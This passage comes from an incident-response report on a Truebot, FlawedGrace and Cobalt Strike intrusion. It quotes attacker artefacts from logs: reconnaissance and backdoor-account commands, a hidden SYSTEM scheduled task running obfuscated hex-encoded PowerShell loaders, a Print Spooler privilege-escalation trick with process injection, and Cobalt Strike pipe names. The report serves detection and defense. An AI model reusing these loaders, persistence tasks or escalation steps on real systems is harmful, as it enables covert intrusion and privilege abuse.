C:\Windows\system32\cmd.exe /I 699BAB50089BD34A84172F6D2AFD5614 /O 3F9865CFE31C334B9D7574950DE9A923 /SI E60515606A90D345A594B68764895050 /SO 67BF276E33FA0B42A6B804477CE1571F	net group /domain
C:\Windows\system32\cmd.exe /I B7114A57AF579F47B094791096FCC43A /O 8C1F2CFF9FF8AE4782E02A0EB3C3604A /SI 4DC91D5F2FA81240BF6754EE09902FB3 /SO 4240525EEEBC464E8064AC4872DD4EE9	powershell Get-MpComputerStatus wmic process get executablepath
C:\Windows\system32\cmd.exe /I 25885E34EB7CF843863A80517CCEFC18 /O 5D36650861828B4CA44C8DEA184C0EE0 /SI E5FF20D5DC879F4F95C673E7CF9CE0FE /SO 57EDFC8BBA14244FACD83543A4DD2587	net localgroup "Remote Desktop User" net localgroup "Remote Desktop Users" net localgroup Administrators net user adminr /del
C:\Windows\system32\cmd.exe /I 0D7B42426290DB499E45D4B5F002CDB9 /O 277B72225918984286E70B158E06B6CF /SI 4E7F654B62ED5640A305CF004A2A1846 /SO 877EAD2013235C48AD308C1091ED6974	net localgroup "Remote Desktop Users" net localgroup "Remote Desktop Users" adminr /add net localgroup Administrators adminr /add net localgroup Remote Desktop Users" net user adminr !Dfg54@gG /add
C:\Windows\system32\cmd.exe /I B691618D46922244B88A7D9F5B88585D /O 64D3BE3995825E42BB237CB699DE5E7A /SI 55521E5EFF99B349B0AD47C3647841B0 /SO 00826DA9594ED143989F3EF589A708F1	net group "Domain Admins" /domain
C:\Windows\system32\cmd.exe /I AE592BA7EFD8ED4CA8D1FFBC21E15CE6 /O 50E122F6A17A024EB072519F244CE1F8 /SI 0B65C4F9A9DFFD438775A4938D163123 /SO 4DDDB15549A5044B9CA95A17243CC69D	net group "Domain Controllers" /domain
C:\Windows\system32\cmd.exe /I 7EABE127B1DBCD439FB46B5F1254BFAC /O 6F797BD7046B27469384A9839D8AF082 /SI 1A8E79F49E3A004292936E2FBE36FB01 /SO 0DF1288BC27BDF40B9D508FB6CC88718	net user adminr /del ping -n 1 Domain Controller

Shortly after these instances of cmd.exe were spawned, they would be accessed by the FlawedGrace process svchost.exe.

Of note, the arguments in these processes command lines used flags that do not exist (/I, /SI, /O, /SO):

```
C:\>cmd /?
Starts a new instance of the Windows command interpreter

CMD [/A | /U] [/Q] [/D] [/E:ON | /E:OFF] [/F:ON | /F:OFF] [/V:ON | /V:OFF]
    [[/S] [/C | /K] string]

/C      Carries out the command specified by string and then terminates
/K      Carries out the command specified by string but remains
/S      Modifies the treatment of string after /C or /K (see below)
/Q      Turns echo off
/D      Disable execution of AutoRun commands from registry (see below)
/A      Causes the output of internal commands to a pipe or file to be ANSI
/U      Causes the output of internal commands to a pipe or file to be
        Unicode
/T:fg   Sets the foreground/background colors (see COLOR /? for more info)
/E:ON   Enable command extensions (see below)
/E:OFF  Disable command extensions (see below)
/F:ON   Enable file and directory name completion characters (see below)
/F:OFF  Disable file and directory name completion characters (see below)
/V:ON   Enable delayed environment variable expansion using ! as the
        delimiter. For example, /V:ON would allow !var! to expand the
        variable var at execution time.  The var syntax expands variables
        at input time, which is quite a different thing when inside of a FOR
        loop.
/V:OFF  Disable delayed environment expansion.
```

A Sigma rule to detect this activity can be found at the end of the report.

Persistence

Threat actors established persistence on all infected hosts they pivoted to in the network. The scheduled tasks were configured to load FlawedGrace using PowerShell. While the tasks created initially to run FlawedGrace were registered with the task name of **\2** , tasks created for persistence used a naming convention mimicking various system tasks and placed under the \Microsoft\Windows\ task path.

```
\Microsoft\Windows\System diagnostics monitor
\Microsoft\Windows\System monitor
\Microsoft\Windows\System service
```

These tasks were then set up for a BootTrigger to restart the malware.

<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.3" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <URI>\Microsoft\Windows\System diagnostics monitor</URI>
  </RegistrationInfo>
  <Triggers>
    <BootTrigger>
      <Enabled>true</Enabled>
    </BootTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
      <RunLevel>HighestAvailable</RunLevel>
      <UserId>S-1-5-18</UserId>
      <LogonType>InteractiveToken</LogonType>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>false</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <Duration>PT10M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>true</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <DisallowStartOnRemoteAppSession>false</DisallowStartOnRemoteAppSession>
    <UseUnifiedSchedulingEngine>true</UseUnifiedSchedulingEngine>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>cmd</Command>
      <Arguments>/c start /min powershell -c "&{(-
join('246B3D277B383637383736354123D364535452D3541373037D373637382D383635453645373035413736 7D273B285B546578742E456E636F64696E675D3A3A555446382E4765745374726 96E6728286770202827686B6C6D3A5C736F6674776172655C636C61737365735C636C736964 5C
72B246B2B275C747970656C69622729292E246B29297C2628202473073686F6D655B28323030 2D313936295D2B202473073686F6D655B283136352D313331295D2B5B636861725D285B696E745D202473073686F6D655B283133362D313032295D2B283139362D313737292929'-split'(..)'|
{$_}|%{ [char] [convert]::ToUInt32($_,16)}))|&($pshome[(143-139)]+ $pshome[(168-134)]+[char]([int] $pshome[(155-121)]+(135-116))])"</Arguments>
    </Exec>
  </Actions>
</Task>

Please refer to the “FlawedGrace” portion of the Execution section for details on the different execution methods threat actors used to register these scheduled tasks.

On the beachhead host, the threat actors added a user account named adminr. This account was then added to the Local Administrators group and Remote Desktop Users group. The account was observed being used to test RDP tunneling in the environment. This account was added and removed several times, but after the first three hours of access, it was deleted and not re-added by the threat actors.

event.code	process.name	process.command_line	process.parent.name	process.parent.command_line	process.parent.pid	process.pid
1	net.exe	net user adminr !Dfg540@gG /add	-	-	4,948	2,276
1	net.exe	net localgroup Administrators adminr /add	-	-	4,948	8,048
1	net.exe	net localgroup "Remote Desktop Users" adminr /add	-	-	4,948	9,400
1	net.exe	net user adminr /del	cmd.exe	C:\Windows\system32\cmd.exe /I 25885E34EB7CF843863A80517CCEFC18 /O 5D36650861828B4CA44C8DEA184C0EE0 /SI E5FF20D5DC879F4F95C673E7CF9CE0FE /SO 57EDFC8BBA14244FACD83543A4DD2587	10,496	4,184
1	net.exe	net user adminr !Dfg540@gG /add	cmd.exe	C:\Windows\system32\cmd.exe /I 0D7B42426290DB499E45D4B5F002CDB9 /O 277B722259189842 86E70B158E06B6CF /SI 4E7F654B62ED5640A305CF004A2A1846 /SO 877EAD2013235C48AD308C1091ED6974	10,272	2,308
1	net.exe	net localgroup Administrators adminr /add	cmd.exe	C:\Windows\system32\cmd.exe /I 0D7B42426290DB499E45D4B5F002CDB9 /O 277B722259189842 86E70B158E06B6CF /SI 4E7F654B62ED5640A305CF004A2A1846 /SO 877EAD2013235C48AD308C1091ED6974	10,272	6,420
1	net.exe	net localgroup "Remote Desktop Users" adminr /add	cmd.exe	C:\Windows\system32\cmd.exe /I 0D7B42426290DB499E45D4B5F002CDB9 /O 277B722259189842 86E70B158E06B6CF /SI 4E7F654B62ED5640A305CF004A2A1846 /SO 877EAD2013235C48AD308C1091ED6974	10,272	1,960
1	net.exe	net user adminr /del	cmd.exe	C:\Windows\system32\cmd.exe /I 7EABE127B1DBCD439FB46B5F1254BFAC /O 6F797BD7046B27469384A9839D8AF082 /SI 1A8E79F49E3A004292936E2FBE36FB01 /SO 0DF1288BC27BDF40B9D508FB6CC88718	8,240	3,368

Privilege Escalation


We believe that to elevate their privileges, the threat actor might have abused an odd default Windows behavior surrounding changing service permissions:


> The change in required [service] privileges takes effect the next time the service is started. […] **If you do not set the required privileges, the SCM uses all the privileges assigned by default to the process token**. – Source

To abuse this SCM behavior, the threat actors were seen stopping the Spooler service before deleting the service’s HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Spooler\RequiredPrivileges registry entry, restarting the service and injecting into the newly created spoolsv.exe process.

Timestamp	LogSource	Event	ComputerName	Details
25:37.8510	Sysmon	12	[redacted]	"DeleteValue" on "HKLM\System\CurrentControlSet\Services\Spooler\RequiredPrivileges"
25:40.0150	Sysmon	8		"C:\Intel\RuntimeBroker.exe" created a remote thread in "C:\Windows\System32\spoolsv.exe"
42:16.4610	System	7036	[redacted]	The Print Spooler service entered the stopped state.
42:36.4730	Sysmon	12		"DeleteValue" on "HKLM\System\CurrentControlSet\Services\Spooler\RequiredPrivileges"
42:36.8370	System	7036		The Print Spooler service entered the running state.
42:38.6040	Sysmon	8		"C:\Windows\System32\rundll32.exe" created a remote thread in "C:\Windows\System32\spoolsv.exe"
55:46.2740	System	7036	[redacted]	The Print Spooler service entered the stopped state.
56:06.2830	Sysmon	12		"DeleteValue" on "HKLM\System\CurrentControlSet\Services\Spooler\RequiredPrivileges"
56:06.5200	System	7036		The Print Spooler service entered the running state.
56:08.3780	Sysmon	8		"C:\Windows\System32\rundll32.exe" created a remote thread in "C:\Windows\System32\spoolsv.exe"
02:05.0870	System	7036	[redacted]	The Print Spooler service entered the stopped state.
02:25.1010	Sysmon	12		"DeleteValue" on "HKLM\System\CurrentControlSet\Services\Spooler\RequiredPrivileges"
02:25.4050	System	7036		The Print Spooler service entered the running state.
02:27.2240	Sysmon	8		"C:\Windows\System32\rundll32.exe" created a remote thread in "C:\Windows\System32\spoolsv.exe"
14:38.3280	System	7036	[redacted]	The Print Spooler service entered the stopped state.
14:58.3260	Sysmon	12		"DeleteValue" on "HKLM\System\CurrentControlSet\Services\Spooler\RequiredPrivileges"
14:58.9000	System	7036		The Print Spooler service entered the running state.
15:00.4420	Sysmon	8		"C:\Windows\System32\rundll32.exe" created a remote thread in "C:\Windows\System32\spoolsv.exe"
18:49.3960	System	7036	[redacted]	The Print Spooler service entered the stopped state.
19:09.4110	Sysmon	12		"DeleteValue" on "HKLM\System\CurrentControlSet\Services\Spooler\RequiredPrivileges"
19:09.7380	System	7036		The Print Spooler service entered the running state.
19:11.5480	Sysmon	8		"C:\Windows\System32\rundll32.exe" created a remote thread in "C:\Windows\System32\spoolsv.exe"
30:57.8440	System	7036	[redacted]	The Print Spooler service entered the stopped state.
31:17.8620	Sysmon	12		"DeleteValue" on "HKLM\System\CurrentControlSet\Services\Spooler\RequiredPrivileges"
31:18.1950	System	7036		The Print Spooler service entered the running state.
31:20.0120	Sysmon	8		"C:\Windows\System32\rundll32.exe" created a remote thread in "C:\Windows\System32\spoolsv.exe"

The effect of deleting the RequiredPrivileges registry entry can be observed in the following screenshots where the post-modification spoolsv.exe process is seen with a flurry of additional permissions, all of which the threat actors may enjoy post-injection.





Scheduled tasks were used by the threat actors to run much of their malware as SYSTEM. The initial execution tasks for FlawedGrace used the \2 registered task were created to run under SYSTEM as seen by the Author in the task details.

```
Task Information:
        Task Name:              \2
        Task Content:           <?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Date>           18:44:11</Date>
    <Author>SYSTEM</Author>
    <URI>\2</URI>
  </RegistrationInfo>
  <Triggers>
    <TimeTrigger>
      <StartBoundary>           18:44:21</StartBoundary>
      <Enabled>true</Enabled>
    </TimeTrigger>
  </Triggers>
  <Principals>
    <Principal id="S-1-5-18">
      <UserId>S-1-5-18</UserId>
      <RunLevel>HighestAvailable</RunLevel>
      <LogonType>S4U</LogonType>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
    <AllowHardTerminate>false</AllowHardTerminate>
    <StartWhenAvailable>true</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
```

This could then be seen with the user NT AUTHORITY\SYSTEM running the task command and arguments in process creation logs.

```
Process Create:
RuleName: technique_id=T1059,technique_name=Command-Line Interface
UtcTime:
ProcessGuid: {f28c7620-5b05-646e-8bfe-000000000800}
ProcessId: 4036
Image: C:\Windows\System32\cmd.exe
FileVersion:
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.Exe
CommandLine: C:\Windows\system32\cmd.EXE /c start /min powershell -c "&{(-join('24633D277B38363738373635412
D364535452D354137302D373637382D38363545364537303541373 67D273B285B546578742E456E636F64696E675D3A3A555446382E
476574537472696E67282867702027686B6C6D3A5C736F6674776172655C325C636C7369645C272B24632B275C747970656C69622
729292E246329297C262820247073686F6D655B283137322D313638295D2B20247073686F6D655B283230352D313731295D2B5B6368
61725D285B696E745D20247073686F6D655B283231362D313832295D2B283231322D313933292929'-split'(..)'|?{$_}|%%{ [ch
ar] [convert]::ToUInt32($_,16)}))|&( $pshome[(131-127)]+ $pshome[(188-154)]+[char]([int] $pshome[(187-153)]
+(203-184)))}"
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\SYSTEM
LogonGuid: {f28c7620-d91f-641c-e703-000000000000}
LogonId: 0x3E7
TerminalSessionId: 0
IntegrityLevel: System
Hashes: SHA1=8C5437CD76A89EC983E3B364E219944DA3DAB464,MD5=975B45B669930B0CC773EAF2B414206F,SHA256=3656F37A1
C6951EC4496FABB8EE957D3A6E3C276D5A3785476B482C9C0D32EA2,IMPHASH=272245E2988E1E430500B852C4FB5E18
ParentProcessGuid: {f28c7620-d929-641c-1e00-000000000800}
ParentProcessId: 1460
ParentImage: C:\Windows\System32\svchost.exe
ParentCommandLine: C:\Windows\system32\svchost.exe -k netsvcs -p
ParentUser: NT AUTHORITY\SYSTEM
```

Defense Evasion


Shortly after execution, the Truebot malware copied the initial malware to a new location renaming itself to RuntimeBroker.exe, masquerading as an executable responsible for managing certain application permissions.

```
File stream created:
RuleName: -
UtcTime:
ProcessGuid: {2f23934c-1c7b-646e-2d7a-020000000400}
ProcessId: 1352
Image: C:\Users\     \Downloads\Document_may_24_16654.exe
TargetFilename: C:\Intel\RuntimeBroker.exe
CreationUtcTime:
Hash: SHA1=96B95EDC1A917912A3181D5105FD5BFAD1344DE0,MD5=6164E9D297D29AA8682971259DA06848,SHA256=717BEEDCD24
31785A0F59D194E47970E9544FBF398D462A305F6AD9A1B1100CB,IMPHASH=DC1FC0D240AC606864EA288B1BEFF0D2
Contents: -
User:
```

As covered in the execution section, FlawedGrace uses a number of techniques to perform evasion, including encoding, encryption, and storing payloads in the registry. When executing, command-line data was encoded. See the Execution section for a breakdown of the encoding.

```
Process Create:
RuleName: technique_id=T1059,technique_name=Command-Line Interface
UtcTime:
ProcessGuid: {2f23934c-1ef0-646e-787a-020000000400}
ProcessId: 5492
Image: C:\Windows\System32\cmd.exe
FileVersion:
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.Exe
CommandLine: C:\Windows\system32\cmd.EXE /c start /min powershell -c "&{(-join('246A3D277B38443831363736432
D374636332D384638312D363736452D3636364236433637383138447D273B285B546578742E456E636F64696E675D3A3A555446382E
476574537472696E67282867702027686B6C6D3A5C736F6674776172655C325C636C7369645C272B246A2B275C747970656C69622
729292E246A29297C2E28282D6A6F696E2828246572726F722E746F737472696E672829295B2831342A31292C28342F31292C5B696E
745D28313636352F31363531295D29292E7265706C616365282779272C2778272929'-split'(..)'|?{$_}|%%{ [char] [conver
t]::ToUInt32($_,16)}))|.((-join(($error.tostring())[(14/1),(4*1),$true])).replace('y','x'))}"
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\SYSTEM
LogonGuid: {2f23934c-d8ed-641c-e703-000000000000}
LogonId: 0x3E7
TerminalSessionId: 0
IntegrityLevel: System
Hashes: SHA1=F1EFB0FDDC156E4C61C5F78A54700E4E7984D55D,MD5=8A2122E8162DBEF04694B9C3E0B6CDEE,SHA256=B99D61D87
4728EDC0918CA0EB10EAB93D381E7367E377406E65963366C874450,IMPHASH=272245E2988E1E430500B852C4FB5E18
ParentProcessGuid: {2f23934c-d8f7-641c-2d00-000000000400}
ParentProcessId: 1912
ParentImage: C:\Windows\System32\svchost.exe
ParentCommandLine: C:\Windows\system32\svchost.exe -k netsvcs -p -s Schedule
ParentUser: NT AUTHORITY\SYSTEM
```

During runtime, the FlawedGrace malware decrypts the RC4 encrypted registry stored payload:



We observed process injection by all three malware families in this intrusion. First, Truebot used it to inject the Cobalt Strike payload into a cmd.exe process.

```
CreateRemoteThread detected:
RuleName: technique_id=T1055,technique_name=Process Injection
UtcTime:
SourceProcessGuid: {2f23934c-1d08-646e-367a-020000000400}
SourceProcessId: 8248
SourceImage: C:\Intel\RuntimeBroker.exe
TargetProcessGuid: {2f23934c-3923-646e-d77b-020000000400}
TargetProcessId: 2572
TargetImage: C:\Windows\System32\cmd.exe
NewThreadId: 8112
StartAddress: 0x00000164A0B70000
StartModule: -
StartFunction: -
SourceUser:
TargetUser:
```

Reviewing memory dumps, the injected MZ header for the Cobalt Strike beacon is easily observable in the injected cmd.exe process.

```
Volatility 3 Framework 2.4.1

PID     Process Start VPN       End VPN Tag     Protection      CommitCharge    PrivateMemory   File output     Hexdump Disasm
2572    cmd.exe 0x164a0b70000   0x164a0b70fff   VadS    PAGE_EXECUTE_READWRITE  1       1       Disabled
40 55 53 56 57 41 54 41 @USVWATA
55 41 56 41 57 48 8d 6c UAVAWH.l
24 e1 48 81 ec a8 00 00 $.H.....
00 e8 42 05 00 00 4c 8b ..B...L.
f0 48 85 c0 0f 84 08 03 .H......
--
2572    cmd.exe 0x164a2bb0000   0x164a2faffff   VadS    PAGE_EXECUTE_READWRITE  1024    1       Disabled
48 29 c5 48 83 ee 6a 48 H).H..jH
83 c1 0c 48 09 c1 48 ff ...H..H.
c6 48 81 e2 99 00 00 00 .H......
48 81 e6 b9 00 00 00 48 H......H
c7 c5 34 00 00 00 48 01 ..4...H.
--
2572    cmd.exe 0x164a2fb0000   0x164a2ffdfff   VadS    PAGE_EXECUTE_READWRITE  78      1       Disabled
4d 5a 41 52 55 48 89 e5 MZARUH..
48 81 ec 20 00 00 00 48 H......H
8d 1d ea ff ff ff 48 89 ......H.
df 48 81 c3 f4 5f 01 00 .H..._..
ff d3 41 b8 f0 b5 a2 56 ..A....V
```


Cobalt Strike was not the only injection with observable headers, each svchost.exe and msiexec.exe also contained telltale injection signs like PAGE_EXECUTE_READWRITE protection and MZ file headers.

```
Volatility 3 Framework 2.4.1

PID     Process Start VPN       End VPN Tag     Protection      CommitCharge    PrivateMemory   File output     Hexdump Disas
--
5960    svchost.exe     0x239614f0000   0x23961576fff   VadS    PAGE_EXECUTE_READWRITE  135     1       Disabled
4d 5a 90 00 03 00 00 00 MZ......
04 00 00 00 ff ff 00 00 ........
b8 00 00 00 00 00 00 00 ........
40 00 00 00 00 00 00 00 @.......
00 00 00 00 00 00 00 00 ........
--
--
5960    svchost.exe     0x23961a50000   0x23961ab0fff   VadS    PAGE_EXECUTE_READWRITE  97      1       Disabled
4d 5a 90 00 03 00 00 00 MZ......
04 00 00 00 ff ff 00 00 ........
b8 00 00 00 00 00 00 00 ........
40 00 00 00 00 00 00 00 @.......
00 00 00 00 00 00 00 00 ........
--
--
5960    svchost.exe     0x239621d0000   0x2396220cfff   VadS    PAGE_EXECUTE_READWRITE  61      1       Disabled
4d 5a 90 00 03 00 00 00 MZ......
04 00 00 00 ff ff 00 00 ........
b8 00 00 00 00 00 00 00 ........
40 00 00 00 00 00 00 00 @.......
00 00 00 00 00 00 00 00 ........
--
--
5960    svchost.exe     0x23962290000   0x239622ccfff   VadS    PAGE_EXECUTE_READWRITE  61      1       Disabled
4d 5a 90 00 03 00 00 00 MZ......
04 00 00 00 ff ff 00 00 ........
b8 00 00 00 00 00 00 00 ........
40 00 00 00 00 00 00 00 @.......
00 00 00 00 00 00 00 00 ........
--
--
2536    msiexec.exe     0x2b1bf9f0000   0x2b1bfa63fff   VadS    PAGE_EXECUTE_READWRITE  116     1       Disabled
4d 5a 90 00 03 00 00 00 MZ......
04 00 00 00 ff ff 00 00 ........
b8 00 00 00 00 00 00 00 ........
40 00 00 00 00 00 00 00 @.......
00 00 00 00 00 00 00 00 ........
--
--
2536    msiexec.exe     0x2b1bfeb0000   0x2b1bff36fff   VadS    PAGE_EXECUTE_READWRITE  135     1       Disabled
4d 5a 90 00 03 00 00 00 MZ......
04 00 00 00 ff ff 00 00 ........
b8 00 00 00 00 00 00 00 ........
40 00 00 00 00 00 00 00 @.......
00 00 00 00 00 00 00 00 ........
```

Standard Cobalt Strike named pipes using the postex_* patterns were observed throughout the intrusion.

```
\postex_0c2a
\postex_e3dc
\postex_7c32
\postex_8e03
\postex_f3cc
\postex_56b2
\postex_8c98
\postex_6ab5
\postex_7e1e
\postex_982c
\postex_a34b
\postex_7007
\postex_9e6a
\postex_ec79
\postex_5ef6
\postex_a195
\postex_10a9
\postex_511b
\postex_ffda
\postex_464b
\postex_dbf3
\postex_eb5d
\postex_1276
\postex_181d
\postex_8c48
```

Some Registry Items were removed during the FlawedGrace PowerShell execution, specifically the items stored in HKLM:\SOFTWARE\2\:

